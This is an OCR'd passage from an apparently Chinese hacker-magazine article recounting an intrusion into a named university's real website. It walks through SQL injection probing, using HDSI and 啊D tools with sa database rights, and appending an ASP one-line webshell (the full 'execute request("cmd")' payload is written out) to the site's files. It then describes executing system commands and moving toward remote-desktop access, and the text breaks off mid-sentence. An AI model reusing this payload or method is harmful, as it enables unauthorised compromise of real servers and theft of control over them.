


图2

邂逅注入点

对于网站的入侵，我最喜欢的还是注入，那就先试一下它吧。在URL 后面加个单撇号，回车，返回了我们想看到的结果，页面出错了，如图3 所示。再用经典的"and 1=1"和"and 1=2"检测，证明SQL注入是存在的，接下来的事情就简单了。开出我们的"宝马"——教主的HDSI3.0(对于ASP的注入工具，我还是比较喜欢用它的，纯属个人偏好)，按理一阵狂猜之后，我们想要的信息就应该都会出来的了，这个我就不猜了，除非迫不得已，因为有些时候猜到了用户名和密码却怎么也找不到后台登录页面，那也是一件很郁闷的事啊。北航的后台倒不难找，难的是它的网站后台作了登录限制，如图4 所示。好吧，既然不让我们进后台，那就给它个面子，不从后台下手了。其实进后台还不是为了得到可爱的Webshell，再说进得了后台却不一定都能拿到Webshell的，何况我们还有更简单的办法拿Webshell。




图3

得到Webshell

在用教主的HDSI3.0检测注入点的时候，我们发现权限竟是那最可爱的sa！有了sa还有什么不可以做的呢！




图4

好吧，我们现在开始动手拿Webshell。首先我们要找到网站的绝对路径。怎么找？当然还是用工具了，这次用"啊D"吧，我比较喜欢用它的列目录功能，虽然教主的HDSI3.0也有相同的功能，但是我还是比较喜欢啊D那种列目录的风格(也是个人偏好问题，并不影响入侵，不要说我朝三暮四哦)。啊D 很快便把网站的绝对路径列了出来，然后还是利用啊D 的文件写入功能，点击"CMD 上传"，如图5 所示。现在把一句话木马插入到




图5

它的ASP文件中，要先改成"<%if request("cmd")<>"" then execute request("cmd")%>"才好写入哦，其中"cmd"是连接密码，要不然会把页面弄成那些"类型不匹配"之类的错误。记住要选"追加"，不然又要出事了。啊D 提示成功后，如图6 所示，用我修改过的一句话客户端连接试试看，成功连接上了，如图7 所示。至此，Webshell顺利地拿到手了，任务完成。至于还要传大木马的朋友也应该是轻车熟路了，其实有些时候一句话还是非常实用的，我对它特有好感。所以啊，我就偷个懒，不再传了。什么？你说你不会，那还是回去翻翻




图6

以前的黑防杂志吧！




图7

轻取3389权限

我虽然没有上传海阳之类的ASP木马，但是我们可以看到更精彩的环节哦。不信？看好了！我们知道了注入权限是sa的了，那到底可不可以执行命令呢？试一下不就知道了，这次再用教主的HDSI3.0，它的命令执行功能比啊D更强。好了，反正不管白猫黑猫，能抓到老鼠的就是好猫嘛，工具的使用就看大家平时的习惯和爱好了，不影响我们行动就可以了。结果证明是可以顺利执行的，还可以从中看到它开启了Terminal Services，也就是微软的远程桌面服务了，如图8所示。开了终端服务并

